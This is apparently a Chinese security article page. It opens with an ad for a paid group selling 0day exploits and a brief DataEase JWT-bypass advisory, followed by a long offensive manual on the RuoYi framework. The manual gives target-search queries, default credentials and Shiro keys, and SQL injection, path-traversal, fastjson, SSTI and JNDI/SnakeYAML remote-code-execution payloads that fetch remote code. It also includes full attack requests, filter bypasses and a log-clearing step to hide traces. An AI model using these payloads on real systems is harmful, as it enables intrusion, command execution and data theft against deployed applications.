|
||||
|
||||
星球人数少于1000人 60元/年
|
||||
|
||||
(新人优惠卷20,扫码或者私信我即可领取)
|
||||
|
||||

|
||||
|
||||
欢迎加入星球一起交流,券后价仅45元!!! 即将满900人涨价
|
||||
|
||||
长期
|
||||
更新,更多的0day/1day漏洞POC/EXP
|
||||
2、各位安全老板需要文章推广的请私聊,承接合法合规推广文章发布,可直发、可按产品编辑推广;
|
||||
合作、推广代发、安全项目、岗位代招均可发布
|
||||
|
||||
|
||||
|
||||
**内部知识库--**
|
||||
**(持续更新中)**
|
||||
|
||||
|
||||
|
||||
|
||||
**知识库部分大纲目录如下:**
|
||||
|
||||
知识库跟
|
||||
知识星球联动,基本上每天保持
|
||||
更新,满足圈友的需求
|
||||
|
||||
|
||||
|
||||
|
||||
知识库和知识星球有师傅们关注的
|
||||
EDUSRC
|
||||
和
|
||||
CNVD相关内容(内部资料)
|
||||
|
||||
|
||||
|
||||
|
||||
还有网上流出来的各种
|
||||
SRC/CTF等课程视频
|
||||
|
||||
量大管饱,扫描下面的知识星球二维码加入即可
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
不会挖CNVD?不会挖EDURC?不会挖企业SRC?不会打nday和通杀漏洞?
|
||||
|
||||
直接加入我们小圈子:
|
||||
知识星球+内部圈子交流群+知识库
|
||||
|
||||
快来吧!!
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
神农安全知识库内部配置很多
|
||||
内部工具和资料💾,
|
||||
玄机靶场邀请码+EDUSRC邀请码等等
|
||||
|
||||
|
||||
|
||||
|
||||
快要护网来临,是不是需要
|
||||
护网面试题汇总
|
||||
?
|
||||
问题+答案(超级详细🔎)
|
||||
|
||||
|
||||
|
||||
|
||||
最后,师傅们也是希望找个
|
||||
好工作,那么常见的
|
||||
渗透测试/安服工程师/驻场面试题目,你值得拥有!!!
|
||||
|
||||
|
||||
|
||||
|
||||
内部小圈子——
|
||||
圈友反馈
|
||||
(
|
||||
良心价格
|
||||
)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**神农安全公开交流群**
|
||||
|
||||
有需要的师傅们直接扫描文章二维码加入,然后要是后面群聊二维码扫描加入不了的师傅们,直接扫描文章开头的二维码加我(备注加群)
|
||||
|
||||

|
||||
|
||||
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,25 @@
|
||||
# 漏洞预警 | DataEase JWT认证绕过漏洞(CVE-2025-49001)
|
||||
Enomothem Eonian Sharp 2025-06-16 09:00
|
||||
|
||||
# DataEase JWT(CVE-2025-49001)
|
||||
### 漏洞介绍
|
||||
|
||||
DataEase是一款开源的数据分析平台。官方修复DataEase远程代码执行漏洞(CVE-2025-49001、CVE-2025-49002),CVE-2025-49001是由于JWT校验机制错误导致攻击者可伪造JWT令牌绕过身份验证流程,CVE-2025-49002是由于H2数据库模块没有严格过滤用户输入的JDBC连接参数,可使用大小写绕过补丁。攻击者可利用这些漏洞实现未授权代码执行,威胁用户数据和系统的安全。
|
||||
|
||||
|
||||
建议受影响用户做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
### 漏洞原理
|
||||
|
||||
该漏洞是由于JWT校验机制错误导致攻击者可伪造JWT令牌绕过身份验证流程,攻击者可以通过该漏洞访问后台获取大量敏感信息。
|
||||
### 影响版本
|
||||
|
||||
|
||||
DataEase <= 2.10.8
|
||||
|
||||
### 修复建议:
|
||||
|
||||
目前官方已有可更新版本,建议受影响用户升级至最新版本:
|
||||
DataEase >= 2.10.10
|
||||
。
|
||||
|
||||
|
||||
@@ -0,0 +1,961 @@
|
||||
# 若依(RuoYi)框架漏洞战争手册
|
||||
点击关注 👉 马哥网络安全 2025-06-16 09:01
|
||||
|
||||
|
||||
|
||||
当你在用若依时,黑客已经在用Shiro默认密钥弹你的Shell;当你还在纠结分页查询,攻击者已通过SQL注入接管数据库;而你以为安全的定时任务,不过是他们拿捏服务器的玩具。这份手册,带你用渗透的视角,解剖若依的每一处致命弱点——因为真正的安全,始于知晓如何毁灭它。
|
||||
# 0x00 前言
|
||||
|
||||

|
||||
## 简介
|
||||
|
||||
Ruoyi(若依)是一款基于Spring Boot和Vue.js开发的快速开发平台。它提供了许多常见的后台管理系统所需的功能和组件,包括权限管理、定时任务、代码生成、日志管理等。Ruoyi的目标是帮助开发者快速搭建后台管理系统,提高开发效率。
|
||||
|
||||
若依有很多版本,其中使用最多的是Ruoyi单应用版本(RuoYi),Ruoyi前后端分离版本(RuoYi-Vue),Ruoyi微服务版本(RuoYi-Cloud),Ruoyi移动版本(RuoYi-App)。
|
||||
|
||||

|
||||
## 配合ruoyi的服务:
|
||||
```
|
||||
alibaba druid
|
||||
alibaba nacos
|
||||
spring
|
||||
redis
|
||||
mysql
|
||||
minio
|
||||
fastjson
|
||||
shiro
|
||||
swagger-ui.html
|
||||
mybatis
|
||||
```
|
||||
## 搜索语法
|
||||
|
||||
FOFA:
|
||||
```
|
||||
(icon_hash="-1231872293" || icon_hash="706913071")
|
||||
```
|
||||
|
||||
Hunter:
|
||||
```
|
||||
web.body="若依后台管理系统"
|
||||
```
|
||||
## 环境搭建
|
||||
|
||||
新建文件夹,拉起ruoyi源码
|
||||
```
|
||||
git clone https://gitee.com/y_project/RuoYi
|
||||
```
|
||||
|
||||

|
||||
```
|
||||
cd RuoYi
|
||||
切换版本
|
||||
git tag -l
|
||||
切换
|
||||
git checkout v4.5.1
|
||||
```
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
接下来用idea搭建的
|
||||
mysql正常用phpstudy搭建就行
|
||||
日志存放路径需要修改
|
||||
|
||||

|
||||
|
||||
配置mysql
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
启动即可,默认端口80
|
||||
# 0x01 弱口令
|
||||
```
|
||||
用户:admin ruoyi druid
|
||||
密码:123456 admin druid admin123 admin888
|
||||
```
|
||||
# 0x02 Shiro默认密钥
|
||||
## 漏洞简介
|
||||
|
||||
若依默认使用shiro组件,所以可以试试shiro经典的rememberMe漏洞来getshell。
|
||||
## 影响版本
|
||||
|
||||
RuoYi<V-4.6.2
|
||||
## 漏洞复现
|
||||
|
||||
在配置文件中,能够看到shiro的密钥是在配置文件中的
|
||||
|
||||

|
||||
|
||||
漏洞利用工具地址
|
||||
https://github.com/SummerSec/ShiroAttack2
|
||||
- RuoYi-4.2版本使用的是shiro-1.4.2在该版本和该版本之后都需要勾选AES GCM模式。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1.11111px solid rgb(216, 222, 228);"><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">RuoYi 版本号</span></section></th><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">对象版本的默认AES密钥</span></section></th></tr></thead><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1.11111px solid rgb(216, 222, 228);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">4.6.1-4.3.1</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">zSyK5Kp6PZAAjlT+eeNMlg==</span></section></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1.11111px solid rgb(216, 222, 228);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">3.4-及以下</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">fCq+/xW488hMTCD+cmJ3aQ==</span></section></td></tr></tbody></table>
|
||||
- RuoYi-4.6.2版本开始就使用随机密钥的方式,而不使用固定密钥,若要使用固定密钥需要开发者自己指定密钥,因此4.6.2版本以后,在没有获取到密钥的请情况下无法再进行利用。
|
||||
|
||||
# 0x03 SQL注入
|
||||
### 注入点1 /role/list接口 (<V-4.6.2)
|
||||
|
||||
版本同上4.5.1
|
||||
首先从源码分析一波
|
||||
Mybatis配置一般用#{},类似PreparedStatement的占位符效果,可以防止SQL注入。RuoYi则是采用了${}造成了SQL注入
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
跳转
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
解释一下 ${params.dataScope}
|
||||
|
||||
${params.dataScope}
|
||||
这段代码是MyBatis的动态SQL之一,主要用于在SQL查询中嵌入外部定义的字符串或参数。这里的${...}
|
||||
语法表示取出params
|
||||
对象中名为dataScope
|
||||
的属性值,并将其直接嵌入到SQL语句中。
|
||||
|
||||
例如,在一个基于角色权限管理的系统中,不同的用户可能有权限查看不同的数据记录。管理员可能可以查看所有部门的记录,而普通用户只能查看自己部门的记录。在这种情况下,
|
||||
dataScope的值可以是一个根据用户角色动态生成的SQL片段,如
|
||||
"AND dept_id IN (SELECT dept_id FROM user_dept_access WHERE user_id = #{userId})",用以限定查询结果只包含特定部门的用户信息。
|
||||
|
||||
可以看到,在查询的时候,user的属性params是map,在xml中,将dataScope拼接到sql语句后
|
||||
|
||||
进入mapper层
|
||||
|
||||

|
||||
|
||||
跳转到上级
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
进入role查看信息
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
查看功能
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
params
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
根据路径
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
执行代码
|
||||
```
|
||||
¶ms[dataScope]=and extractvalue(1,concat(0x7e,(select user()),0x7e))
|
||||
```
|
||||
|
||||

|
||||
### 注入点2 /role/export (<V-4.6.2)
|
||||
### 注入点3 /user/list (<V-4.6.2)
|
||||
### 注入点4 /user/list (<V-4.6.2)
|
||||
### 注入点5 /dept/list (<V-4.6.2)
|
||||
### 注入点6 /role/authUser/allocatedList (<V-4.6.2)
|
||||
### 注入点7 /role/authUser/unallocatedList
|
||||
### 注入点8 /dept/edit (<V-4.6.2)
|
||||
```
|
||||
DeptName=xxxxxxxxxxx&DeptId=100&ParentId=555&Status=0&OrderNum=1&ancestors=0)or(extractvalue(1,concat(0,(select user()))));#
|
||||
```
|
||||
### 注入点9 /tool/gen/createTable(V-4.7.1-V-4.7.5)
|
||||
|
||||
参考
|
||||
https://blog.takake.com/posts/7219/#2-3-10-%E6%80%BB%E7%BB%93
|
||||
# 0x04 CNVD-2021-01931任意文件下载
|
||||
#### 漏洞简介
|
||||
|
||||
登录后台后可以读取服务器上的任意文件。
|
||||
#### 影响版本:
|
||||
|
||||
RuoYi<4.5.1
|
||||
#### 漏洞复现
|
||||
|
||||
用4.5.0版本
|
||||
直接搜索关键字,download找到具体的controller
|
||||
路径
|
||||
```
|
||||
/common/download/resource
|
||||
```
|
||||
```
|
||||
/common/download/resource?resource=/profile/../../../../etc/passwd
|
||||
/common/download/resource?resource=/profile/../../../../Windows/win.ini
|
||||
```
|
||||
|
||||

|
||||
# 0x05 CVE-2023-27025 若依任意文件下载
|
||||
## 漏洞简介
|
||||
|
||||
该漏洞是若依(RuoYi)4.7.6 版本中存在的 **权限绕过 + 任意文件下载**
|
||||
组合漏洞。攻击者通过后台管理接口添加恶意定时任务,修改系统配置文件路径,绕过下载功能的白名单限制,最终实现任意文件下载。漏洞本质是 **权限控制缺失**
|
||||
(允许低权限用户操作敏感接口)和 **路径校验不严**
|
||||
(未对动态修改的配置路径进行二次校验)的综合结果。
|
||||
## 影响版本
|
||||
- **若依(RuoYi)<= 4.7.6**
|
||||
## 利用条件
|
||||
1. **权限要求**
|
||||
:
|
||||
|
||||
1. 攻击者需获取管理员 Cookie(如 JSESSIONID
|
||||
)或存在其他权限绕过漏洞。
|
||||
|
||||
1. 若后台接口未授权即可访问,则漏洞危害升级为“未授权任意文件下载”。
|
||||
|
||||
1. **系统配置**
|
||||
:
|
||||
|
||||
1. 目标系统启用了定时任务模块(默认开启)。
|
||||
|
||||
## 漏洞复现
|
||||
#### 添加任务绕过白名单(自定义下载文件路径)
|
||||
```
|
||||
POST /monitor/job/add HTTP/1.1
|
||||
Host: 10.40.107.67
|
||||
Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=7c625b5d-cd39-49fd-87db-bbb64c596c1b
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2Content-type: application/x-www-form-urlencodedContent-Length: 214Connection: closecreateBy=admin&jobId=161&jobName=test111&jobGroup=DEFAULT&invokeTarget=ruoYiConfig.setProfile('/Users/apple/Desktop/Locks/javafx.txt')&cronExpression=0%2F10+*+*+*+*+%3F&misfirePolicy=1&concurrent=1&status=0&remark=
|
||||
```
|
||||
- 通过调用 ruoYiConfig.setProfile()
|
||||
方法,将系统配置文件路径动态修改为攻击者指定的路径(如 /Users/apple/Desktop/Locks/javafx.txt
|
||||
)。
|
||||
|
||||
- 此操作绕过了下载功能原本的“固定目录白名单”限制,将下载路径指向自定义位置。
|
||||
|
||||
#### 执行定时任务(触发配置修改)
|
||||
```
|
||||
POST /monitor/job/run HTTP/1.1
|
||||
Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=7c625b5d-cd39-49fd-87db-bbb64c596c1b
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Host: 10.40.107.67
|
||||
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2Content-type: application/x-www-form-urlencodedContent-Length: 9Connection: closejobId=117
|
||||
```
|
||||
- 立即执行 jobId=117
|
||||
对应的定时任务,触发 ruoYiConfig.setProfile()
|
||||
方法调用,完成配置文件路径的修改。
|
||||
|
||||
- 修改后,系统将从新的配置路径(攻击者指定路径)读取文件。
|
||||
|
||||
#### 清理任务日志(擦除攻击痕迹)
|
||||
```
|
||||
POST /monitor/jobLog/clean HTTP/1.1
|
||||
Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=7c625b5d-cd39-49fd-87db-bbb64c596c1b
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Host: 10.40.107.67
|
||||
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2Content-type: application/x-www-form-urlencodedContent-Length: 0Connection: close
|
||||
```
|
||||
- 删除任务执行日志,避免管理员发现恶意任务记录。
|
||||
|
||||
- 此步骤非漏洞必要环节,但常用于隐蔽攻击行为。
|
||||
|
||||
#### 触发任意文件下载
|
||||
```
|
||||
GET /common/download/resource?resource=2.txt HTTP/1.1
|
||||
Cookie: _tea_utm_cache_10000007=undefined; java-chains-token-key=admin_token; JSESSIONID=7c625b5d-cd39-49fd-87db-bbb64c596c1b
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Host: 10.40.107.67
|
||||
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2Connection: close
|
||||
```
|
||||
- 下载功能仅校验“配置文件中的路径”,未对动态修改后的路径进行二次白名单校验。
|
||||
|
||||
## bypass
|
||||
|
||||
对路径参数进行 URL 编码或 Unicode 编码,绕过 WAF 检测:
|
||||
```
|
||||
invokeTarget=ruoYiConfig.setProfile('%2F%65%74%63%2F%70%61%73%73%77%64')
|
||||
```
|
||||
## 修复
|
||||
1. **官方补丁**
|
||||
:
|
||||
|
||||
1. 升级若依至 **4.7.6 以上版本**
|
||||
,官方已修复权限校验和路径白名单问题。
|
||||
|
||||
1. **代码级修复**
|
||||
:
|
||||
|
||||
1. **权限校验**
|
||||
:对 /monitor/job/add
|
||||
等后台接口添加严格的角色权限控制。
|
||||
|
||||
1. **方法黑名单**
|
||||
:禁止 invokeTarget
|
||||
参数调用敏感类方法(如 ruoYiConfig.setProfile
|
||||
)。
|
||||
|
||||
1.
|
||||
1. **路径二次校验**
|
||||
:在下载功能中强制校验文件路径是否在合法白名单内。
|
||||
|
||||
1. **临时缓解**
|
||||
:
|
||||
|
||||
1. 禁用后台任务调度功能,或限制 monitor
|
||||
模块的访问权限。
|
||||
|
||||
1. 部署 WAF 拦截包含 ruoYiConfig.setProfile
|
||||
特征的请求。
|
||||
|
||||
# 0x06 定时任务RCE
|
||||
|
||||
由于若依后台计划任务处,对于传入的“调用目标字符串”没有任何校验,导致攻击者可以调用任意类、方法及参数触发反射执行命令。
|
||||
## 0x01 简介
|
||||
|
||||
RuoYi 是一个 Java EE 企业级快速开发平台,基于经典技术组合(Spring Boot、Apache Shiro、MyBatis、Thymeleaf、Bootstrap),内置模块如:部门管理、角色用户、菜单及按钮授权、数据权限、系统参数、日志管理、通知公告等。在线定时任务配置;支持集群,支持多数据源,支持分布式事务。
|
||||
## 0x02 漏洞概述
|
||||
|
||||
若依最新后台定时任务SQL注入可导致RCE漏洞
|
||||
## 0x03 影响版本
|
||||
|
||||
v4.7.8
|
||||
## 0x04 环境搭建
|
||||
- RuoYi 官网地址:http://ruoyi.vip(opens new window)
|
||||
|
||||
- RuoYi 在线文档:http://doc.ruoyi.vip(opens new window)
|
||||
|
||||
- RuoYi 源码下载:https://gitee.com/y_project/RuoYi(opens new window)
|
||||
|
||||
使用phpstudy启动mysql
|
||||
|
||||

|
||||
|
||||
创建数据库ry
|
||||
导入sql到ry数据库中
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
将ruoyi-admin下的application-druid.yml文件配置数据库账号密码
|
||||
|
||||

|
||||
|
||||
启动成功
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
若依漏洞复现环境搭建成功
|
||||
```
|
||||
admin
|
||||
admin123
|
||||
```
|
||||
|
||||

|
||||
## 0x05 漏洞复现
|
||||
|
||||
系统监控下定时任务中存在SQL注入漏洞
|
||||
|
||||

|
||||
|
||||
在补丁中,使用了黑名单和白名单的策略。
|
||||
|
||||

|
||||
|
||||
SQL注入漏洞点
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
开始复现
|
||||
RCE payload
|
||||
JNDI
|
||||
```
|
||||
javax.naming.InitialContext.lookup('ldap://127.0.0.1:1389/deserialJackson')
|
||||
```
|
||||
|
||||
payload中可以执行反弹shell、漏洞探测、命令执行功能
|
||||
DNSLOG
|
||||
```
|
||||
javax.naming.InitialContext.lookup('ldap://dnslog')
|
||||
```
|
||||
|
||||
目标字符串不允许'ldap(s)'调用且不能存在括号,因此我们使用SQL注入加十六进制编码来进行绕过修改
|
||||
https://www.bejson.com/convert/ox2str/
|
||||
|
||||

|
||||
```
|
||||
6a617661782e6e616d696e672e496e697469616c436f6e746578742e6c6f6f6b757028276c6461703a2f2f3132372e302e302e313a313338392f646573657269616c4a61636b736f6e2729
|
||||
```
|
||||
|
||||
第一步:运行此命令
|
||||
成功地绕过了它,并成功地执行
|
||||
```
|
||||
genTableServiceImpl.createTable('UPDATE sys_job SET invoke_target = 'Hack By 1ue' WHERE job_id = 1;')
|
||||
```
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1.11111px solid rgb(216, 222, 228);"><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf=""><br/></span></section></th><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf=""><br/></span></section></th><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf=""><br/></span></section></th><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf=""><br/></span></section></th><th style="box-sizing: border-box;padding: 6px 13px;text-align: left;font-weight: 600;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf=""><br/></span></section></th></tr></thead><tbody><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1.11111px solid rgb(216, 222, 228);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">分钟</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">小时</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">日</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">月</span></section></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(208, 215, 222);border-style: solid;border-width: 1.11111px;border-image: none 100% / 1 / 0 stretch;"><section style="margin-bottom: 24px;margin-top: 24px;"><span leaf="">星期</span></section></td></tr></tbody></table>
|
||||
```
|
||||
* * * * * ?
|
||||
```
|
||||
|
||||

|
||||
|
||||
第二步:
|
||||
修改执行命令
|
||||
```
|
||||
genTableServiceImpl.createTable('UPDATE sys_job SET invoke_target = 'Hack By 1ue' WHERE job_id = 1;')
|
||||
```
|
||||
|
||||

|
||||
|
||||
第三步:
|
||||
```
|
||||
genTableServiceImpl.createTable('UPDATE sys_job SET invoke_target = 0x6a617661782e6e616d696e672e496e697469616c436f6e746578742e6c6f6f6b757028276c6461703a2f2f3132372e302e302e313a313338392f646573657269616c4a61636b736f6e2729 WHERE job_id = 1;')
|
||||
```
|
||||
|
||||
创建任务
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
执行一次
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
执行被修改的任务之前需要开启JNDI
|
||||
需要下载cckuailong师傅的JNDI-Injection-Exploit-Plus项目(https://github.com/cckuailong/JNDI-Injection-Exploit-Plus/releases/tag/2.3)。
|
||||
jdk版本要求1.8
|
||||
```
|
||||
java -jar '.\JNDI-Injection-Exploit-Plus-2.3-SNAPSHOT-all.jar' -C calc -A 127.0.0.1
|
||||
```
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
执行被修改的1任务
|
||||
JNDI
|
||||
```
|
||||
javax.naming.InitialContext.lookup('ldap://127.0.0.1:1389/deserialJackson')
|
||||
```
|
||||
|
||||
payload中可以执行反弹shell、漏洞探测、命令执行功能
|
||||
DNSLOG
|
||||
```
|
||||
javax.naming.InitialContext.lookup('ldap://dnslog')
|
||||
```
|
||||
|
||||
目标字符串不允许'ldap(s)'调用且不能存在括号,因此我们使用SQL注入加十六进制编码来进行绕过修改
|
||||
https://www.bejson.com/convert/ox2str/
|
||||
|
||||

|
||||
```
|
||||
0x6a617661782e6e616d696e672e496e697469616c436f6e746578742e6c6f6f6b757028276c6461703a2f2f7263793870732e646e736c6f672e636e2729
|
||||
```
|
||||
```
|
||||
genTableServiceImpl.createTable('UPDATE sys_job SET invoke_target = 0x6a617661782e6e616d696e672e496e697469616c436f6e746578742e6c6f6f6b757028276c6461703a2f2f3132372e302e302e313a313338392f646573657269616c4a61636b736f6e2729 WHERE job_id = 1;')
|
||||
```
|
||||
|
||||

|
||||
|
||||
我们再来试试dnslog
|
||||
```
|
||||
javax.naming.InitialContext.lookup('ldap://rcy8ps.dnslog.cn')
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
工具使用:
|
||||
https://github.com/charonlight/RuoYiExploitGUI
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 0x06 修复方式
|
||||
|
||||
1、升级版本。
|
||||
## 0x07 bypass
|
||||
### 版本4.6.2<=Ruoyi<4.7.2
|
||||
|
||||
这个版本采用了黑名单限制调用字符串
|
||||
- 定时任务屏蔽ldap远程调用
|
||||
|
||||
- 定时任务屏蔽http(s)远程调用
|
||||
|
||||
- 定时任务屏蔽rmi远程调用
|
||||
|
||||
**Bypass**
|
||||
咱们只需要在屏蔽的协议加上单引号,接着采用之前的方式例如:
|
||||
```
|
||||
org.yaml.snakeyaml.Yaml.load(’!!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [[!!java.net.URL [“**h’t’t’p’:**//127.0.0.1:88/yaml-payload.jar”]]]]’)
|
||||
```
|
||||
# 0x07 fastjson反序列化
|
||||
|
||||
关注两个函数 parse 和 parseObject JSONObject.parse
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
开启 autotype
|
||||
```
|
||||
params[@type]=org.apache.shiro.jndi.JndiObjectFactory¶ms[resourceName]=ldap://192.168.12.76:1389/09rlhv
|
||||
```
|
||||
## ruoyi4.2.0
|
||||
|
||||
初看这个数据包一堆参数,有点复杂,根据之前的分析梳理一下,需要的参数是 tplCategory
|
||||
为tree
|
||||
,才能走到fastjson漏洞点
|
||||
,认真梳理一下需要的参数,发现还需要treeCode&treeParentCode
|
||||
参数,这块代码中全局搜索提示的缺少的内容的中文名称即可发现参数名称,填写上即可。
|
||||
|
||||
最终简化后的数据包如下
|
||||
```
|
||||
POST /tool/gen/edit HTTP/1.1
|
||||
Host: 172.16.0.66
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
|
||||
Referer: http://172.16.0.66/tool/gen/edit/6
|
||||
Cookie: JSESSIONID=c229803b-e147-4853-ae79-df7e04dcd338
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Accept: application/json, text/javascript, */*; q=0.01Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencoded; charset=UTF-8Origin: http://172.16.0.66Accept-Language: zh-CN,zh;q=0.9Content-Length: 3610tableName=111111&tableComment=111111&className=111111&functionAuthor=111111&&columns[0].javaType=Long&columns[0].javaField=infoId&&tplCategory=tree&treeCode=111111&treeParentCode=111111&packageName=111111&moduleName=111111&businessName=111111&functionName=111111¶ms[treeCode]=111111¶ms[treeParentCode]=1¶ms[treeName]={"@type":"java.net.Inet4Address","val":"11.hb4r0s.dnslog.cn"}
|
||||
```
|
||||
# 0x08 SSTI模版注入漏洞
|
||||
#### 漏洞版本
|
||||
|
||||
在4.7.1版本CacheController类中
|
||||
![[../S24-25赛季-大黑客之路/红队知识学习/assets/Y10 若依ruoyi/file-20250416135654610.png]]
|
||||
#### 漏洞复现
|
||||
|
||||
模板注入漏洞payload:
|
||||
|
||||
return内容可控:
|
||||
```
|
||||
${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("calc").getInputStream()).next()}::.x
|
||||
```
|
||||
|
||||
URL路径可控:
|
||||
```
|
||||
${T(java.lang.Runtime).getRuntime().exec("touch test")}::.x
|
||||
```
|
||||
|
||||
测试上述payload发现返回包返回500,具体情况是Thymeleaf3.0.12
|
||||
版本对这个版本进行了一些先知,防止模板注入漏洞,https://github.com/thymeleaf/thymeleaf/issues/809
|
||||
以下为防护的情况:
|
||||
|
||||
我们将Payload改造一下,如${T (java.lang.Runtime).getRuntime().exec("calc.exe")}
|
||||
。在T和(之间多加几个空格即可,放入数据包中进行测试发现成功弹出计算器。
|
||||
|
||||
这里为了方便演示,payload
|
||||
直接贴出来了,大家测试的时候记得进行URL
|
||||
编码。
|
||||
```
|
||||
POST /monitor/cache/getNames HTTP/1.1
|
||||
|
||||
fragment=__${T%20(java.lang.Runtime).getRuntime().exec('open -a calculator')}__::.x
|
||||
```
|
||||
```
|
||||
cacheName=123&fragment=${T (java.lang.Runtime).getRuntime().exec(“calc.exe”)}
|
||||
```
|
||||
#### 接口/monitor/cache/getKeys
|
||||
